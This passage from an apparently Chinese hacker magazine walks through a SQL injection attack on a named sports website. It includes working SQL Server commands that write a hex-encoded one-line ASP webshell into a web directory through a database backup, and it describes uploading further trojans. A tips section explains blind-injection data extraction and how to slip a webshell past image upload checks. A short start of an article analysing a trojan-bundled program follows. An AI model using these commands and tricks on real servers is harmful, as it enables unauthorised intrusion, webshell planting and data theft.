2、declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0X65006C0069006E00 backup database @a to disk = @s ——备份数据库，@s为备份名称(elin的16进制转换)；

3、insert into [elin_tmp](cmd)values(0x3C2565786563757465287265717565737428226C222929253E)——将一句话木马"<%execute(request("l"))%>"的16进制字符插入到表中；

4、declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='D:\VnetSports\wwwroot\elin.asp' backup database @a to disk = @s WITH DIFFERENTIAL,FORMAT ——对数据库实行差异备份，备份的保存路径D:\VnetSports\wwwroot\，文件名为elin.asp；

5、打开一句话木马客户端，填入URL地址：http://sports.gd.chinavnet.com/elin.asp，如图7所示，点提交，成功后，自动转到一个简易的ASP木马，如图8所示。





图8 获得webshell

然后我们就可以用它来上传一个功能较强大的木马了，我传了一个免杀的马，如图9所示。

在我用这个马在其硬盘中游走时，居然发现了好几个木马。同时我还看到了许多人正试图提权呢，有的在C盘的根目录下写了Autorun.ini，里面写入加超级用户的命令，等管理员浏览C盘时运行，有的修改了Autoexec.bat，有的上传了ser-u提权工具，有的传了windows漏洞利用程序，有的修改了ser-u的用户表文件，有的上传了远程控制木马的服务端，真是手法俱全，令人目不暇接。原来有许多人来过了，一定是刚才QQ群里的那些人吧。真是悔恨呀！当初如果不是我把那注入点泄露出来，可能也不会招来大家沙丁鱼似的攻击，我得想方法阻止他们！


图9 另外上传的webshell

六、我要反黑——过错的完结

为了表示我的歉疚，我决定阻止这场“战争”，我并非是和这些安全爱好者有意作对，而是有些人做得太过分，检测就检测吧，还有人在首页挂马，我一看到，就立即找到给删去了。教给大家一个查找asp木马方法，大家可以利用思易ASP木马追捕工具，它是一个用来查找恶意的ASP木马的程序，我把它上传到WEB目录中，用它依次查看各目录，很容易就找到一些可疑的文件，再打开看看便知，如图10所示。




图10 查找其他webshell

我先对木马一删了之，但一些人太过分，上午删，下午他又传，看来得要给他一些警告。如果不想做得太过分，要不在他的Webshell里添些警告的话语。对忍无可忍的家伙，一定要把他的底细探个一清二楚。我用上各种盗号木马、病毒程序、监控木马结合网页木马生成器制作出一个超级大马来。然后修改他的ASP木马，加上ID记录、时间记录，并把我们为他特制的超级大马链上去。这里可能大家会碰到一个问题，就是他的ASP木马被加密了，我给大家提供一个工具：编码与反编码，将其反编码解密，然后就容易了，当然最好改好以后再加密一下，不然被杀了就不好了，如图11所示。

哈哈，如果那家伙再来访问他的恶意ASP木马，就惨了。

当然仅是把木马删去，还是不能根除隐患的，必须得把那个存在注入漏洞的地方修补好。防注入有一个比较简单的方法，就是“SQL防注入系统”，大家可以去找找，用法很简单，在此不作叙述。



图11 解密找到的webshell

最后，我怀着愧疚的心情，通知了网站管理员，我只能做到这些了，应该把问题降到最低了。

七、若干思考

1、这样一个大站，出现如此低级的漏洞实属不该。我还发现该服务器上还放着其他频道的网页，各目录可随意跳转，如果一个被入侵，其它站也会遭到牵连。为了广大用户的利益，一定要加强安全系数，不然影响可不小啊。

2、在网上发布信息一定要三思而后行，随意不得。对于自己的所作所为、应有责任一定要清楚。

3、做人要厚道，黑亦有道，强烈鄙视那些不守黑客守则的非道德黑客。

【文中所涉及到的思易ASP木马追捕、ASP源代码加密解密工具包、一句话木马连接客户端，已经收录在光盘中】

编辑点评：这种网站被简单地搞定，我狂汗~~~。注入过程没有什么亮点，原本想删除许多图片的，但考虑到初学者，这是一篇很好的实例教程。注入过程清楚明了，反黑也不含糊。

nohack小技巧脚本专辑

有的时候Sql注入的时候被屏蔽了错误显示，这个时候如果你已经知道一个表的结构如用户的资料表的结构，你就可以尝试将Sql注入的内容Update到我们知道的表的某个字段如邮箱，然后查看自己的邮箱地址就知道内容了！

在access等注入的时候，如果表结构都出来了，但是字段很难猜，如有个中文字符的话，工具都很难猜了，这个时候我们用Union查询就可以很快的将需要的内容在注入点Union查询出来，工具和手工结合是很快的哦！

如果有的时候Google Hacking的信息很有限，很有可能是对方限制了Robots的访问了，这个时候可以上根目录访问/robots.txt，有意想不到的收获哦！不信去看看http://www.baidu.com/robots.txt。

有的时候在后台想上传文件但是发现对方检查了文件内容，譬如检查上传的是不是jpg文件等等，这是程序检查文件的前几个字节造成的，我们可以通过echo 一句话木马 >> XX.jpg，然后上传上去就可以了，再利用备份等方法改成asp就可以访问啦！当然，尽管出来的还是图片，但是asp代码已经执行了。

瞧，这小子真坏！

李丰初

从本文你可以学到：
1、如何检测程序是否被捆绑；
2、利用Winsock Expert截获可疑程序的敏感数据

今天在《黑客手册》官方论坛“650M时空”看到了个帖子，是说关于光盘软件中“QQ超大汉字发送器+QQ头像永远在线器 V5.29”有人捆绑木马的事。哗~~哪个捆绑木马的，这小子真坏。一般的软件都经过严格的审核才放到光盘里面的，莫非他强到能躲过超级杀毒软件的慧眼？

光盘编辑 当时使用的查杀软件确实是当天当时的最新版本了，只是由于这个木马也是当时新鲜出炉，杀毒厂商还没有来得及收录进库，所以它侥幸躲过了追杀。后来，为了给读者一个交代，特意电话咨询了杀毒厂商，咨询了详情，经厂家确认是由于当时没有收录进库导致的。不过，现在几乎所有的杀毒软件版本都能查杀了。

我们来分析先。首先，打开这个软件的安装文件，用“无忧捆绑文件探测器V0.2汉化版”查下是否捆有东东，一扫描即刻发现寄生的数据，如图1所示。我再运行下去的时候，我的天网已经给我报警提示，如图2所示。




图1 检测指定程序是否被捆绑其它程序


